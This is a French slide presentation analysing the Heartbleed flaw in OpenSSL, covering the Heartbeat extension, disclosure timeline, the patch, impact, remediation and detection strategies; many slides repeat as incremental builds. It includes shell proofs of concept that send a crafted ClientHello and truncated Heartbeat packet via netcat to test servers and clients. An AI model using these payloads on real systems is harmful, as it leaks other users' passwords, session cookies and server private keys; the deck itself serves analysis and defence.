
Heartbleed: analyse de la vulnérabilité

Olivier Levillain

Table des matières

Table des matières

Rappels sur SSL/TLS



Objectif de la phase de négociation

- choisir les algorithmes (`Au`, `Kx`, `Enc`, `Mac`)
- authentifier le serveur
- établir un secret partagé, le *master secret*
- les clés de protection du trafic, générées à partir des éléments suivants
  - `ClientHello.client_random`
  - `ServerHello.server_random`
  - le *master secret* `MS`

TLS et les *records*

Dans SSLv3 et TLS, l'ensemble des échanges (négociation, erreurs, données) se fait sous la forme de *records*. Historiquement, il n'existe que 4 *Content Types* pour ces *records* :

- *Handshake*
- *ChangeCipherSpec*
- *Alert*
- *ApplicationLevel*

TLS et les *records*

Dans SSLv3 et TLS, l'ensemble des échanges (négociation, erreurs, données) se fait sous la forme de *records*. Historiquement, il n'existe que 4 *Content Types* pour ces *records* :

- *Handshake*
- *ChangeCipherSpec*
- *Alert*
- *ApplicationLevel*

Fin 2011, une extension TLS ajoute un type de *records* : *Heartbeat*

TLS et les *records*

Dans SSLv3 et TLS, l'ensemble des échanges (négociation, erreurs, données) se fait sous la forme de *records*. Historiquement, il n'existe que 4 *Content Types* pour ces *records* :

- *Handshake*
- *ChangeCipherSpec*
- *Alert*
- *ApplicationLevel*

Fin 2011, une extension TLS ajoute un type de *records* : *Heartbeat*

Le code correspondant atterrit dans OpenSSL le 31 décembre 2011...

Utilisation de *Heartbeat* dans (D)TLS

- maintien de la connexion (*Keep-alive*)
  - initié par le client *ou* le serveur
  - l'un des deux émet un message que l'autre doit répéter le message
  - à n'importe quel moment
- découverte du *Path MTU*
  - possibilité d'émettre un message de taille quelconque
  - la seule contrainte (d'après la spécification) est que la charge soit plus courte que la taille maximale d'un *record*

Table des matières

Historique des événements

31/12/2011	Intégration du code dans la version de développement d'OpenSSL
14/03/2012	Publication de la version 1.0.1 (qui contient *Heartbeat*)
< 21/03/2014	Neel Mehta (Google Security) découvre *Heartbleed*
21/03/2014	Application d'un patch sur les serveurs Google
31/03/2014	CloudFlare apprend l'existence de Heartbleed et applique le patch
01/04/2014	OpenSSL est mis au courant
02/04/2014	Codenemicon découvre la faille de manière indépendante
04/04/2014	Akamai applique le patch
05/04/2014	Codenemicon achète `heartbleed.com`
06/04/2014	OpenSSL met RedHat au courant Transmission laconique aux autres distribs (embargo 09/04)
07/04/2014	Facebook applique le patch Codenemicon contacte OpenSSL au sujet de la faille OpenSSL panique et publie la mise à jour et un avis Debian et d'autres distribs publient des paquetages corrigés
11/04/2014	Défi de Cloudflare (Ubuntu + nginx) pour trouver la clé privée Au bout de 9 heures, plusieurs personnes confirment avoir réussi
Depuis	Tout le monde patche et met à jour les certificats

Description du problème

Le fonctionnement nominal de *Heartbeat* est le suivant :

- le client ou le serveur émet une requête *Heartbeat*, qui contient
  - une longueur n
  - une charge de taille n
  - du bourrage (au moins 16 octets)

Description du problème

Le fonctionnement nominal de *Heartbeat* est le suivant :

- le client ou le serveur émet une requête *Heartbeat*, qui contient
  - une longueur n
  - une charge de taille n
  - du bourrage (au moins 16 octets)
- à la réception, le correspondant répond avec un paquet réponse
  - la même longueur n
  - la même charge que celle reçue
  - du bourrage (au moins 16 octets)

Description du problème

Le fonctionnement nominal de *Heartbeat* est le suivant :

- le client ou le serveur émet une requête *Heartbeat*, qui contient
  - une longueur n
  - une charge de taille n
  - du bourrage (au moins 16 octets)
- à la réception, le correspondant répond avec un paquet réponse
  - la même longueur n
  - la même charge que celle reçue
  - du bourrage (au moins 16 octets)

Que faire lorsque le *record* ne contient pas les $(n + 16)^\star$ octets attendus ?

Description du problème

Le fonctionnement nominal de *Heartbeat* est le suivant :

- le client ou le serveur émet une requête *Heartbeat*, qui contient
  - une longueur n
  - une charge de taille n
  - du bourrage (au moins 16 octets)
- à la réception, le correspondant répond avec un paquet réponse
  - la même longueur n
  - la même charge que celle reçue
  - du bourrage (au moins 16 octets)

Que faire lorsque le *record* ne contient pas les $(n + 16)^\star$ octets attendus ?

- on considère que le message *Heartbeat* s'étend sur plusieurs *records*

Description du problème

Le fonctionnement nominal de *Heartbeat* est le suivant :

- le client ou le serveur émet une requête *Heartbeat*, qui contient
  - une longueur n
  - une charge de taille n
  - du bourrage (au moins 16 octets)
- à la réception, le correspondant répond avec un paquet réponse
  - la même longueur n
  - la même charge que celle reçue
  - du bourrage (au moins 16 octets)

Que faire lorsque le *record* ne contient pas les $(n + 16)^\star$ octets attendus ?

- on considère que le message *Heartbeat* s'étend sur plusieurs *records*
- on suppose qu'un message *Heartbeat* doit tenir intégralement dans un *record*, auquel cas la RFC semble dire qu'il faut ignorer le message

Description du problème

Le fonctionnement nominal de *Heartbeat* est le suivant :

- le client ou le serveur émet une requête *Heartbeat*, qui contient
  - une longueur n
  - une charge de taille n
  - du bourrage (au moins 16 octets)
- à la réception, le correspondant répond avec un paquet réponse
  - la même longueur n
  - la même charge que celle reçue
  - du bourrage (au moins 16 octets)

Que faire lorsque le *record* ne contient pas les $(n + 16)^\star$ octets attendus ?

- on considère que le message *Heartbeat* s'étend sur plusieurs *records*
- on suppose qu'un message *Heartbeat* doit tenir intégralement dans un *record*, auquel cas la RFC semble dire qu'il faut ignorer le message
- **faire comme si tout allait bien et recopier n octets !**

La vulnérabilité (et le correctif)

```
-       /* Read type and payload length first */
-       hbtype = *p++;
-       n2s(p, payload);
-       pl = p;


+       /* Read type and payload length first */
+       if (1 + 2 + 16 > s->s3->rrec.length)
+               return 0; /* silently discard */
+       hbtype = *p++;
+       n2s(p, payload);
+       if (1 + 2 + payload + 16 > s->s3->rrec.length)
+               return 0; /* silently discard per
+                                  RFC 6520 sec. 4 */
+       pl = p;
```

Impact de la vulnérabilité

Ainsi, en envoyant gentiment à un serveur avec une requête tronquée, il nous répond en remplissant sa réponse à l'aide de ce qui traîne en mémoire (dans le tas plus précisément)

Impact de la vulnérabilité

Ainsi, en envoyant gentiment à un serveur avec une requête tronquée, il nous répond en remplissant sa réponse à l'aide de ce qui traîne en mémoire (dans le tas plus précisément)

D'après la RFC, la taille maximale est 16 Ko... OpenSSL accepte allègrement des *Heartbeat* de 64 Ko.

Impact de la vulnérabilité

Ainsi, en envoyant gentiment à un serveur avec une requête tronquée, il nous répond en remplissant sa réponse à l'aide de ce qui traîne en mémoire (dans le tas plus précisément)

D'après la RFC, la taille maximale est 16 Ko... OpenSSL accepte allègrement des *Heartbeat* de 64 Ko.

Que trouve-t-on dans le tas ?

Impact de la vulnérabilité

Ainsi, en envoyant gentiment à un serveur avec une requête tronquée, il nous répond en remplissant sa réponse à l'aide de ce qui traîne en mémoire (dans le tas plus précisément)

D'après la RFC, la taille maximale est 16 Ko... OpenSSL accepte allègrement des *Heartbeat* de 64 Ko.

Que trouve-t-on dans le tas ?

- le contenu clair des échanges précédents

Impact de la vulnérabilité

Ainsi, en envoyant gentiment à un serveur avec une requête tronquée, il nous répond en remplissant sa réponse à l'aide de ce qui traîne en mémoire (dans le tas plus précisément)

D'après la RFC, la taille maximale est 16 Ko... OpenSSL accepte allègrement des *Heartbeat* de 64 Ko.

Que trouve-t-on dans le tas ?

- le contenu clair des échanges précédents
- y compris entre le serveur et *d'autres* clients

Impact de la vulnérabilité

Ainsi, en envoyant gentiment à un serveur avec une requête tronquée, il nous répond en remplissant sa réponse à l'aide de ce qui traîne en mémoire (dans le tas plus précisément)

D'après la RFC, la taille maximale est 16 Ko... OpenSSL accepte allègrement des *Heartbeat* de 64 Ko.

Que trouve-t-on dans le tas ?

- le contenu clair des échanges précédents
- y compris entre le serveur et *d'autres* clients
- en particulier, les mots de passe ou autres *cookies* de session

Impact de la vulnérabilité

Ainsi, en envoyant gentiment à un serveur avec une requête tronquée, il nous répond en remplissant sa réponse à l'aide de ce qui traîne en mémoire (dans le tas plus précisément)

D'après la RFC, la taille maximale est 16 Ko... OpenSSL accepte allègrement des *Heartbeat* de 64 Ko.

Que trouve-t-on dans le tas ?

- le contenu clair des échanges précédents
- y compris entre le serveur et *d'autres* clients
- en particulier, les mots de passe ou autres *cookies* de session
- potentiellement, tout ce qui est alloué dynamiquement par le processus

Impact de la vulnérabilité

Ainsi, en envoyant gentiment à un serveur avec une requête tronquée, il nous répond en remplissant sa réponse à l'aide de ce qui traîne en mémoire (dans le tas plus précisément)

D'après la RFC, la taille maximale est 16 Ko... OpenSSL accepte allègrement des *Heartbeat* de 64 Ko.

Que trouve-t-on dans le tas ?

- le contenu clair des échanges précédents
- y compris entre le serveur et *d'autres* clients
- en particulier, les mots de passe ou autres *cookies* de session
- potentiellement, tout ce qui est alloué dynamiquement par le processus
- en particulier la clé privée du serveur (sous différentes formes)

C'est grave, docteur ?

C'est grave, docteur ?

- la vulnérabilité est dans la nature depuis 2 ans

C'est grave, docteur ?

- la vulnérabilité est dans la nature depuis 2 ans
- elle permet d'accéder à la mémoire du serveur (certes, de manière pas complètement prédictible ni exhaustive)

C'est grave, docteur ?

- la vulnérabilité est dans la nature depuis 2 ans
- elle permet d'accéder à la mémoire du serveur (certes, de manière pas complètement prédictible ni exhaustive)
- sans laisser de trace !

C'est grave, docteur ?

- la vulnérabilité est dans la nature depuis 2 ans
- elle permet d'accéder à la mémoire du serveur (certes, de manière pas complètement prédictible ni exhaustive)
- sans laisser de trace !

Heartbleed n'est donc pas une faille anodine

C'est grave, docteur ?

- la vulnérabilité est dans la nature depuis 2 ans
- elle permet d'accéder à la mémoire du serveur (certes, de manière pas complètement prédictible ni exhaustive)
- sans laisser de trace !

Heartbleed n'est donc pas une faille anodine

Attention d'ailleurs à ne pas minimiser son impact

C'est grave, docteur ?

- la vulnérabilité est dans la nature depuis 2 ans
- elle permet d'accéder à la mémoire du serveur (certes, de manière pas complètement prédictible ni exhaustive)
- sans laisser de trace !

Heartbleed n'est donc pas une faille anodine

Attention d'ailleurs à ne pas minimiser son impact

- Akamai utilisait un allocateur spécifique pour charger la clé privée, mais sans tout protéger (les exposants CRT)

C'est grave, docteur ?

- la vulnérabilité est dans la nature depuis 2 ans
- elle permet d'accéder à la mémoire du serveur (certes, de manière pas complètement prédictible ni exhaustive)
- sans laisser de trace !

Heartbleed n'est donc pas une faille anodine

Attention d'ailleurs à ne pas minimiser son impact

- Akamai utilisait un allocateur spécifique pour charger la clé privée, mais sans tout protéger (les exposants CRT)
- certains outils de détection renvoient des faux négatifs

C'est grave, docteur ?

- la vulnérabilité est dans la nature depuis 2 ans
- elle permet d'accéder à la mémoire du serveur (certes, de manière pas complètement prédictible ni exhaustive)
- sans laisser de trace !

Heartbleed n'est donc pas une faille anodine

Attention d'ailleurs à ne pas minimiser son impact

- Akamai utilisait un allocateur spécifique pour charger la clé privée, mais sans tout protéger (les exposants CRT)
- certains outils de détection renvoient des faux négatifs
- séparer son architecture entre un *front-end* HAProxy utilisant un OpenSSL vulnérable et un Apache en *back-end* ne protège en rien

C'est grave, docteur ?

- la vulnérabilité est dans la nature depuis 2 ans
- elle permet d'accéder à la mémoire du serveur (certes, de manière pas complètement prédictible ni exhaustive)
- sans laisser de trace !

Heartbleed n'est donc pas une faille anodine

Attention d'ailleurs à ne pas minimiser son impact

- Akamai utilisait un allocateur spécifique pour charger la clé privée, mais sans tout protéger (les exposants CRT)
- certains outils de détection renvoient des faux négatifs
- séparer son architecture entre un *front-end* HAProxy utilisant un OpenSSL vulnérable et un Apache en *back-end* ne protège en rien
- les conditions exactes menant à la divulgation de la clé semblent dépendre de beaucoup de facteurs, mais c'est un scénario possible

Recommandations

- appliquer le patch OpenSSL
- regénérer tout ce qui a pu être compromis
  - réinitialiser les mots de passe
  - fermer toutes les sessions en cours
  - regénérer la *clé privée* et le certificat du serveur
- redémarrer les services pour prendre en compte ces changements
- révoquer les certificats renouvelés

Table des matières

Retour sur la RFC 6520

Plusieurs éléments sont mal spécifiés :

- il est possible d'émettre des *Heartbeat* au milieu d'une négociation (messages *Handshake*)...
- même si un SHOULD le décourage

Retour sur la RFC 6520

Plusieurs éléments sont mal spécifiés :

- il est possible d'émettre des *Heartbeat* au milieu d'une négociation (messages *Handshake*)...
- même si un SHOULD le décourage

- comme indiqué précédemment, il n'est pas clair qu'un message *Heartbeat* doive tenir intégralement dans un *record*

Outils de test dans la nature

Déclenchement de la vulnérabilité côté serveur :

- envoi d'un `ClientHello` (avec l'extension *Heartbeat*)
- réception de la réponse du serveur jusqu'au `ServerHelloDone`
- émission d'une requête *Heartbeat* annonçant une charge d'une taille importante, mais sans la fournir
- si le serveur répond avec une charge complète, il est vulnérable
- détails à prendre en compte : la version, les suites proposées, attendre suffisamment longtemps

Outils de test dans la nature

Déclenchement de la vulnérabilité côté serveur :

- envoi d'un `ClientHello` (avec l'extension *Heartbeat*)
- réception de la réponse du serveur jusqu'au `ServerHelloDone`
- émission d'une requête *Heartbeat* annonçant une charge d'une taille importante, mais sans la fournir
- si le serveur répond avec une charge complète, il est vulnérable
- détails à prendre en compte : la version, les suites proposées, attendre suffisamment longtemps

Déclenchement de la vulnérabilité côté client :

- à la réception du `ClientHello`
- répondre avec un `ServerHello` pour fixer la version
- émettre une requête *Heartbeat* tronquée

Un simple PoC en *shell* (côté serveur)

Pour tester un serveur, il suffit donc d'effectuer les actions suivantes :

- envoyer un `ClientHello` avec des paramètres populaires :
  - forcer la version à TLS 1.0
  - proposer quelques suites incontournables
  - annoncer le support de *Heartbeat*
- attendre quelque secondes
- émettre un paquet Heartbeat tronqué

```
(cat chello.bin; sleep 3; cat hb.bin) | \
    nc <server> <port> | hexdump -C
```

`chello.bin`	`16 03 01 XX XX 01 XX XX XX 03 01`
	`00 [x32] 00`
	`06 00 05 00 35 00 39 01 00`
	`00 05 00 0f 00 01 01`

`hb.bin`	`18 03 01 00 03 01 ff ff`

Un simple PoC en *shell* (côté client)

De même, côté client, faisons quelques hypothèses

- le client accepte la version TLS 1.0
- il propose `RC4-SHA`
- il supporte *Heartbeat*

```
(sleep 1; cat shello.bin; cat hb.bin) \
    | nc <server> -l <port> | hexdump -C
```

`shello.bin`	`16 03 01 XX XX 02 XX XX XX 03 01`
	`00 [x32] 00`
	`00 05 00`
	`00 05 00 0f 00 01 01`

`hb.bin`	`18 03 01 00 03 01 ff ff`

Autres outils de test

En plus de ces PoC jouets en shell, nous avons des outils plus sophistiqués pour tenir compte de l'automate d'états du protocole :

- Parsifal (OCaml), qui permet de gérer simplement les premiers échanges : il reste du travail pour nettoyer le code et gérer proprement la protection des flux (la fin de la négociation)
- Scapy TLS (Python), qui permet de gérer l'automate TLS complet, y compris le passage en mode chiffré : cela a permis de tenter *Heartbleed* après négociation

Table des matières

Rappel sur les *records* TLS

Un *record* TLS a la structure suivante :

Offset	Longueur	Champ
0	1	*Content Type*
1	2	Version du protocole
3	2	Longueur L du *record*
5	L	Contenu du *recod*

Tous les messages d'une connexion TLS sont formatés de la sorte. Du coup, il est facile de séparer le flux TCP en *record*.

Lorsque le flux passe en chiffré, seul le contenu est protégé : le *Content Type* reste en clair.

Différentes stratégies de détection/blocage

Si l'outil de détection sait découper les *records*, plusieurs stratégies sont possibles :

- avertir dès qu'un message *Heartbeat* est émis
- avertir uniquement lors d'une réponse
- avertir lorsqu'une requête annonce une taille trop grande
- quid des paquets chiffrés ?
- avertir uniquement lors d'une réponse dont la taille est plus grande que la requête

Si l'outil ne sait pas découper en *records*, on doit se contenter d'expressions rationnelles... ce qui est moins précis...

Table des matières

Conclusion

- *Heartbleed* : une faille d'une triste banalité, aux conséquences graves
- à la source, une *mauvaise* spécification
- une implémentation précipitée et *activée par défaut*

Et maintenant ?

Actions à mener (court terme) ?

- *patcher*
- regénérer les clés privées (pas juste les certificats)
- (et relancer les services !)
- révoquer les anciens certificats

Et maintenant ?

Actions à mener (court terme) ?

- *patcher*
- regénérer les clés privées (pas juste les certificats)
- (et relancer les services !)
- révoquer les anciens certificats

Travaux futurs (long terme) ?

- réduire la surface d'attaque (travail des développeurs OpenBSD)
- configurer correctement la couche TLS (PFS, bons algorithmes crypto, versions récentes du protcole...)
- durcir le reste du système
- développer une batterie de tests pour secouer un peu ces implémentations poussiéreuses

Sources

Les documents suivants ont été utiles pour la préparation de cette présentation :

- la spécification de TLS (RFC 5246)
- la spécification de l'extension *Heartbeat* (RFC 6520)
- la description de la vulnérabilité sur le site dédié (`http://heartbleed.com/`)
- le code source d'OpenSSL et le correctif associé

Questions ?

Merci de votre attention.